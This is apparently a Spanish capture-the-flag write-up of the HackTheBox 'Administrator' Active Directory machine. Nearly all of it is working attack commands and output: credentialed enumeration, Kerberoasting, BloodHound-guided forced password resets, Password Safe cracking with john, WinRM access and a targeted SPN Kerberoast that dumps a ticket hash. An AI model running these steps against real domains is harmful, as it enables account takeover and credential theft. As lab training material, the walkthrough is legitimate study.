


Tenemos credenciales en la máquina como en entornos de pentest  
REAL



Ping inicial de reconocimiento...

```
jouker@joukerm:~$ ping 10.10.11.42
PING 10.10.11.42 (10.10.11.42) 56(84) bytes of data.
64 bytes from 10.10.11.42: icmp_seq=1 ttl=127 time=37.3 ms
64 bytes from 10.10.11.42: icmp_seq=2 ttl=127 time=37.6 ms
^C
--- 10.10.11.42 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 37.300/37.445/37.591/0.145 ms

(jouker@joukerm)-[~]
$
```

A traves de netexec, ya que tenemos credenciales no me complico la vida con tener que encontrar a un user válido, dentro de los shares compartidos no hay nada de interés por lo que con los usuarios obtenidos voy a aprovechar para hacer los típicos ataques

# AS-REP ROAST attack y KERBEROASTING

```
jouker@joukerm)-[~]
$ netexec smb 10.10.11.42 -u "olivia" -p "ichliebedich"
SMB 10.10.11.42 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.42 445 DC [+] administrator.htb\olivia:ichliebedich

jouker@joukerm)-[~]
$ netexec smb 10.10.11.42 -u "olivia" -p "ichliebedich" --shares
SMB 10.10.11.42 445 DC [*] Wndows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.42 445 DC [+] administrator.htb\olivia:ichliebedich
SMB 10.10.11.42 445 DC [*] Enumerated shares
SMB 10.10.11.42 445 DC
SMB 10.10.11.42 445 DC Share Permissions Remark
SMB 10.10.11.42 445 DC -----
SMB 10.10.11.42 445 DC ADMIN$ Remote Admin
SMB 10.10.11.42 445 DC C$ Default share
SMB 10.10.11.42 445 DC IPC$ Remote IPC
SMB 10.10.11.42 445 DC NETLOGON READ Logon server share
SMB 10.10.11.42 445 DC SYSVOL READ Logon server share

jouker@joukerm)-[~]
$ netexec smb 10.10.11.42 -u "olivia" -p "ichliebedich" --users
SMB 10.10.11.42 445 DC [*] Wndows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.42 445 DC [+] administrator.htb\olivia:ichliebedich
SMB 10.10.11.42 445 DC
SMB 10.10.11.42 445 DC Username Last PW Set BadPW Description
SMB 10.10.11.42 445 DC Administrator 2024-10-22 18:59:36 0 Built-in account for administering the computer/domain
SMB 10.10.11.42 445 DC Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 10.10.11.42 445 DC krbtgt 2024-10-04 19:53:28 0 Key Distribution Center Service Account
SMB 10.10.11.42 445 DC olivia 2024-10-06 01:22:48 0
SMB 10.10.11.42 445 DC michael 2024-10-06 01:33:37 0
SMB 10.10.11.42 445 DC benjamin 2024-10-06 01:34:56 0
SMB 10.10.11.42 445 DC emily 2024-10-30 23:40:02 0
SMB 10.10.11.42 445 DC ethan 2024-10-12 20:52:14 0
SMB 10.10.11.42 445 DC alexander 2024-10-31 00:18:04 0
SMB 10.10.11.42 445 DC emma 2024-10-31 00:18:35 0
SMB 10.10.11.42 445 DC [*] Enumerated 10 local users: ADMINISTRATOR

jouker@joukerm)-[~]
$
```

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ cat users.txt | awk '{print $5}' | sponge users.txt

(jouker@joukerm)-[~/Escritorio/temporal]
$ cat users.txt
[*]
[+]
-Username-
Administrator
Guest
krbtgt
olivia
michael
benjamin
emily
ethan
alexander
emma
[*]

(jouker@joukerm)-[~/Escritorio/temporal]
$ nano users.txt
```

```
jouker@joukerm: ~/Escritorio/temporal
Archivo Acciones Editar Vista Ayuda
GNU nano 8.3 users.txt
Administrator
Guest
krbtgt
olivia
michael
benjamin
emily
ethan
alexander
emma
█
```

Con kerbrute intento a ver si saco info, no hay nada de interés.

```
(jouker@joukerm)-[~/Escritorio/herramientas/kerbrute]
$ python3 kerbrute.py -users ../../temporal/users.txt -dc-ip 10.10.11.42 -domain administrator.htb
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Valid user => Administrator
[*] Blocked/Disabled user => Guest
[*] Blocked/Disabled user => krbtgt
[*] Valid user => olivia
[*] Valid user => michael
[*] Valid user => benjamin
[*] Valid user => emily
[*] Valid user => ethan
[*] Blocked/Disabled user => alexander
[*] Blocked/Disabled user => emma
[*] No passwords were discovered :'(

(jouker@joukerm)-[~/Escritorio/herramientas/kerbrute]
$ █
```

No hay manera con el asrep, vamos a probar con el kerberoasting aprovechando las credenciales que tenemos disponibles.

```
(jouker@joukerm)-[~/Escritorio/herramientas/kerbrute]
$ impacket-GetNPUsers -usersfile ../../temporal/users.txt -dc-ip 10.10.11.42 'administrator.htb/'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware o
bjects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User olivia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User michael doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User benjamin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User emily doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ethan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)

(jouker@joukerm)-[~/Escritorio/herramientas/kerbrute]
$ █
```

Como era de esperar en parte, no hay información relevante haciendo un impacket-GetUsersSPNs

```

(jouker@joukerm)-[~]
$ sudo ntpdate -u administrator.htb
[sudo] contraseña para jouker:
2025-04-22 05:12:39.173923 (+0200) +25202.464279 +/- 0.018825 administrator.htb 10.10.11.42 s1 no-leap
CLOCK: time stepped by 25202.464279

(jouker@joukerm)-[~]
$ impacket-GetUsersSPNs administrator.htb/olivia -dc-ip 10.10.11.42
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

Password:
No entries found!

```

Con bloodhound.py obtenemos de forma remota sin tener acceso, simplemente con credenciales enumerar con bloodhound.

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ sudo python3 ../herramientas/BloodHound.py/bloodhound.py -u "olivia" -p "ichliebedich" -c all -d administrator.htb -ns 10.10.11.42
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 15S

(jouker@joukerm)-[~/Escritorio/temporal]
$ ls -l
total 168
-rw-r--r-- 1 root root 4127 abr 21 22:16 20250421221625_computers.json
-rw-r--r-- 1 root root 25178 abr 21 22:16 20250421221625_containers.json
-rw-r--r-- 1 root root 3580 abr 21 22:16 20250421221625_domains.json
-rw-r--r-- 1 root root 3994 abr 21 22:16 20250421221625_gpos.json
-rw-r--r-- 1 root root 82686 abr 21 22:16 20250421221625_groups.json
-rw-r--r-- 1 root root 1931 abr 21 22:16 20250421221625_ous.json
-rw-r--r-- 1 root root 26024 abr 21 22:16 20250421221625_users.json

```

Olivia tiene en OUTBOUND OBJECT CONTROL generic all sobre el usuario MICHAEL

The screenshot shows the BloodHound web interface. On the left sidebar, under 'OUTBOUND OBJECT CONTROL', the 'First Degree Object Control' is highlighted with a red box. The main area displays a graph with two nodes: 'OLIVIA@ADMINISTRATOR.HTB' and 'MICHAEL@ADMINISTRATOR.HTB'. A red box highlights the 'GenericAll' relationship between them.

| Category                | Item                               | Count |
|-------------------------|------------------------------------|-------|
| Database Info           | Group Delegated Local Admin Rights | 0     |
|                         | Derivative Local Admin Rights      | 0     |
|                         | EXECUTION RIGHTS                   |       |
| EXECUTION RIGHTS        | First Degree RDP Privileges        | 0     |
|                         | Group Delegated RDP Privileges     | 0     |
|                         | First Degree DCOM Privileges       | 0     |
|                         | Group Delegated DCOM Privileges    | 0     |
|                         | SQL Admin Rights                   | 0     |
|                         | Constrained Delegation Privileges  | 0     |
| OUTBOUND OBJECT CONTROL | First Degree Object Control        | 1     |
|                         | Group Delegated Object Control     | 0     |
|                         | Derivative Object Control          | 0     |

The recovered hash can be cracked offline using the tool of your choice.

### Force Change Password

Use samba's net tool to change the user's password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.

```
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%Password" -S "DomainController"
```

Pass-the-hash can also be done here with [pth-toolkit's net tool](#). If the LM hash is not known it must be replaced with `*****`.

```
(jouker@jouker)-[~]
$ net rpc password "michael" "Admin1234%" -U "administrator.htb"/"olivia"%ichliebedich" -S "dc.administrator.htb"

(jouker@jouker)-[~]
$ netexec smb 10.10.11.42 -u "michael" -p "Admin1234%"
SMB 10.10.11.42 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.42 445 DC [+] administrator.htb\michael:Admin1234%

(jouker@jouker)-[~]
$
```

Simple, sencillo y para toda la familia. Deberíamos hacer enumeración pero me doy cuenta que esto sigue para bingo

|                                   |   |
|-----------------------------------|---|
| First Degree DCOM Privileges      | 0 |
| Group Delegated DCOM Privileges   | 0 |
| SQL Admin Rights                  | 0 |
| Constrained Delegation Privileges | 0 |
| OUTBOUND OBJECT CONTROL           |   |
| First Degree Object Control       | 1 |
| Group Delegated Object Control    | 0 |
| Transitive Object Control         | ▶ |
| INBOUND CONTROL RIGHTS            |   |
| Explicit Object Controllers       | 7 |

cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.

```
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%Password" -S "DomainController"
```

Pass-the-hash can also be done here with [pth-toolkit's net tool](#). If the LM hash is not known it must be replaced with `*****`.

Es exactamente la misma comanda de antes.

```
(jouker@jouker)-[~]
$ net rpc password "benjamin" "Admin1234%" -U "administrator.htb"/"michael"%Admin1234%" -S "dc.administrator.htb"

(jouker@jouker)-[~]
$ netexec smb 10.10.11.42 -u "benjamin" -p "Admin1234%"
SMB 10.10.11.42 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.42 445 DC [+] administrator.htb\benjamin:Admin1234%
```

Nop, los shares no han llegado a ser útiles del todo pero aún así gracias a que teníamos el puerto 21 abierto desde hace rato podemos tener un backup.psafe3.

```
$ netexec smb 10.10.11.42 -u "benjamin" -p "Admin1234$" --shares
```

```
SMB      10.10.11.42    445    DC          [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing=True) (SMBv1=False)
```

```
SMB      10.10.11.42    445    DC          [+] administrator.htb\benjamin:Admin1234$
```

```
SMB      10.10.11.42    445    DC          [*] Enumerated shares
```

| Share    | Permissions | Remark             |
|----------|-------------|--------------------|
| ADMIN\$  |             | Remote Admin       |
| C\$      |             | Default share      |
| IPC\$    | READ        | Remote IPC         |
| NETLOGON | READ        | Login server share |
| SYSVOL   | READ        | Login server share |

```
[joker@jouker] [~]
```

```
ftp 10.10.11.42
```

```
Connected to 10.10.11.42.
```

```
220 Microsoft FTP Service
```

```
Name (10.10.11.42:jouker): benjamin
```

```
331 Password required.
```

```
Password:
```

```
230 User logged in.
```

```
Remote system type is Windows_NT.
```

```
ftp> dir
```

```
229 Entering Extended Passive Mode (|||52204|)
```

```
125 Data connection already open; Transfer starting.
```

```
10-05-24 09:13AM                952 Backup.psafe3
```

```
226 Transfer complete.
```

```
ftp> get Backup.psafe3
```

```
local: Backup.psafe3 remote: Backup.psafe3
```

```
229 Entering Extended Passive Mode (|||52206|)
```

```
125 Data connection already open; Transfer starting.
```

```
100% |*****| 952            8.20 KiB/s           00:00 ETA
```

```
226 Transfer complete.
```

```
WARNING: 3 bare linefeeds received in ASCII mode.
```

```
File may not have transferred correctly.
```

```
952 bytes received in 00:00 (5.55 KiB/s)
```

```
ftp> exit
```

```
221 Goodbye.
```

```
[joker@jouker] [~]
```

```
ls -l
```

```
-rw-rw-r-- 1 jouker jouker 952 oct 5 2024 Backup.psafe3
```

```
(jouker@joukerm)-[~]  
$ locate 2john | grep -i safe  
/usr/bin/pwsafe2john  
/usr/share/john/pwsafe2john.py  
/usr/share/john/__pycache__/pwsafe2john.cpython-313.pyc  
  
(jouker@joukerm)-[~]  
$ █
```

```

(jouker@joukerm)-[~]
$ pwsafe2john Backup.psafe3
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050

(jouker@joukerm)-[~]
$ pwsafe2john Backup.psafe3 > hash

(jouker@joukerm)-[~]
$ cat hash
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050

(jouker@joukerm)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromuch0 (Backu)
1g 0:00:00:00 DONE (2025-04-21 22:44) 2.173g/s 13356p/s 13356c/s 13356c/s adriano..theartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(jouker@joukerm)-[~]
$

```

```

Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this system.


(jouker@joukerm)-[~]
$ ls -l
total 72
-rw-rw-r-- 1 jouker jouker 952 oct 5 2024 Backup.psafe3
drwxr-xr-x 2 jouker jouker 4096 abr 18 12:49 Descargas
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Documentos
drwxr-xr-x 4 jouker jouker 4096 abr 14 14:40 Escritorio
drwxrwxr-x 7 jouker jouker 4096 mar 21 13:33 GitTools
-rw-rw-r-- 1 jouker jouker 152 abr 21 22:44 hash
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Imágenes
drwxrwxr-x 4 jouker jouker 4096 mar 10 12:43 kerbrute
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Música
-rw-rw-r-- 1 jouker jouker 27 abr 21 22:21 neo4jdetelte
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Plantillas
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Público
-rw-r--r-- 1 root root 3809 abr 21 21:57 scan.txt
drwxrwx--- 2 jouker jouker 4096 mar 31 09:13 scripts
drwxrwxr-x 2 jouker jouker 12288 abr 14 13:17 temporal
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Vídeos

(jouker@joukerm)-[~]
$ pwsafe Backup.psafe3

```



Tengo la password de estos 3 usuarios, en todos sale lo mismo, hay que mirar cual de ellos en bloodhound podemos seguir avanzando



```
(jouker@joukerm)-[~]
$ netexec smb 10.10.11.42 -u "emily" -p "UXLCI5iETUsIBoFVTj8yQFKoHjXmb"
SMB 10.10.11.42 445 DC [+] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.42 445 DC [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb

(jouker@joukerm)-[~]
$ netexec winrm 10.10.11.42 -u "emily" -p "UXLCI5iETUsIBoFVTj8yQFKoHjXmb"
WINRM 10.10.11.42 5985 DC [+] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM 10.10.11.42 5985 DC [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb (Pwn3d!)

(jouker@joukerm)-[~]
$
```

```
*Evil-WinRM* PS C:\temp> $SecPassword = ConvertTo-SecureString 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('administrator.htb\emily', $SecPassword)
```

```
Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a-----          4/21/2025   8:59 PM         770279 PowerView.ps1
```

```
*Evil-WinRM* PS C:\temp> import-module .\PowerView.ps1
*Evil-WinRM* PS C:\temp> Set-DomainObject -Credential $Cred -Identity ethan -SET @{serviceprincipalname='fake/ETHANTEST'}
*Evil-WinRM* PS C:\temp>
```



este si ha funcionado, por la cara

```
info: Establishing connection to remote endpoint
*Evil-WinRM PS C:\Users\emily\Documents> $SecPassword = ConvertTo-SecureString 'UXLCi5tEtUsIBoFVtj8y0fK0hJxmb' -AsPlainText -Force
*Evil-WinRM PS C:\Users\emily\Documents> $Cred = New-Object System.Management.Automation.PSCredential('administrator.htb\emily', $SecPassword)
*Evil-WinRM PS C:\Users\emily\Documents> Set-DomainObject -Credential $Cred -Identity ethan -SET @(serviceprincipalname='tuetatno/ETHANTESTINGA')
The term 'Set-DomainObject' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ Set-DomainObject -Credential $Cred -Identity ethan -SET @({serviceprin ...
~
+ CategoryInfo          : ObjectNotFound: (Set-DomainObject:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM PS C:\Users\emily\Documents> cd C:\temp
*Evil-WinRM PS C:\temp> import-module .\PowerView.ps1
*Evil-WinRM PS C:\temp> Set-DomainObject -Credential $Cred -Identity ethan -SET @(serviceprincipalname='tuetatno/ETHANTESTINGA')
*Evil-WinRM PS C:\temp> █
```

A saber porque ahora funciona y antes no, voy a dejar la captura de la comanda del sec password de antes y el nuevo


```
(jouker@joukerm)-[~]
$ impacket-GetUserSPNs administrator.htb/olivia:ichliebedich -dc-ip 10.10.11.42 -request
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name  MemberOf  PasswordLastSet  LastLogon  Delegation
-----
tuetatno/ETHANTESTINGA  ethan  2024-10-12 22:52:14.117811  <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$04ed09f9aca831b0d14acc3700a97606$142cf514a7937e519c09f55a48938d7f12d09dba6b669282bef2d2a78cb3e6b60a1d582ba9bf337872b559688262c
0f643199cb0ab3b13b13093bd19745a19ecc9b48f62fa1a44e82667672392d0efb882cec0d978909fd8b612fda6914af60828b7ab4a6eb2a9d9be36d130a1f153fc2f9784e8b6dae50bf3fed0b238733bec9a1380fced060290f1488569b
3da243b5b5ff0c13d2fc1506fb5f978b044f4c1810270af9fab9d0e067a5a1afb6cc0a86e838f5c1fb9f28bf14fe507d4f05db1ab91a2dd4af6b7bedba9b41e8829c26528b7ec2f328551b6d670719731c514819ef71d25afa7a30f689
e0882930bff55a08afd2155c14c0f1519365060e953d9d00eb0aaac0d2361e3012f94813acf64cf168eae9ab9307fae11dce4c799d8b85ccf4f3b2e9bb94c10255b9d55bf699fcef4377ee6e4696c1ceb76ddbb8506ae51ce48943482be9
54dfa5a0d236d2db23897dfa01d5ca24471e8df9a94e480011246da9acb7348efd74787491769d28ed4a4c29f7546b76785a0a5692829d2276d91379098c56533eeaa67ca91198c5260f04a13e2832f51e057ef84e1b5fd6aa813f10288
7b6f1bd3c5c50165288b7573126b85d21dd0a9c89940dbd885bcd9a9dbb1fe6bbc38367e8a857d49a88bb15b35bb7413f33ee29d36a9c30bcaf31f1bdd338b4bb1128baa54f0210499c06039f73fd7657c2965a0050e5db77917951aa
187899075900b180a59ce947fdd6f2df77b73534f9b1f3515e1d9420b4613f1ab409f599a645019de660f350f0a3c6ee7ced1728f5a4494abb800472ee2655b6d9ad600d53880071c78a19c30dcbb818ef4ab2860002d762183403
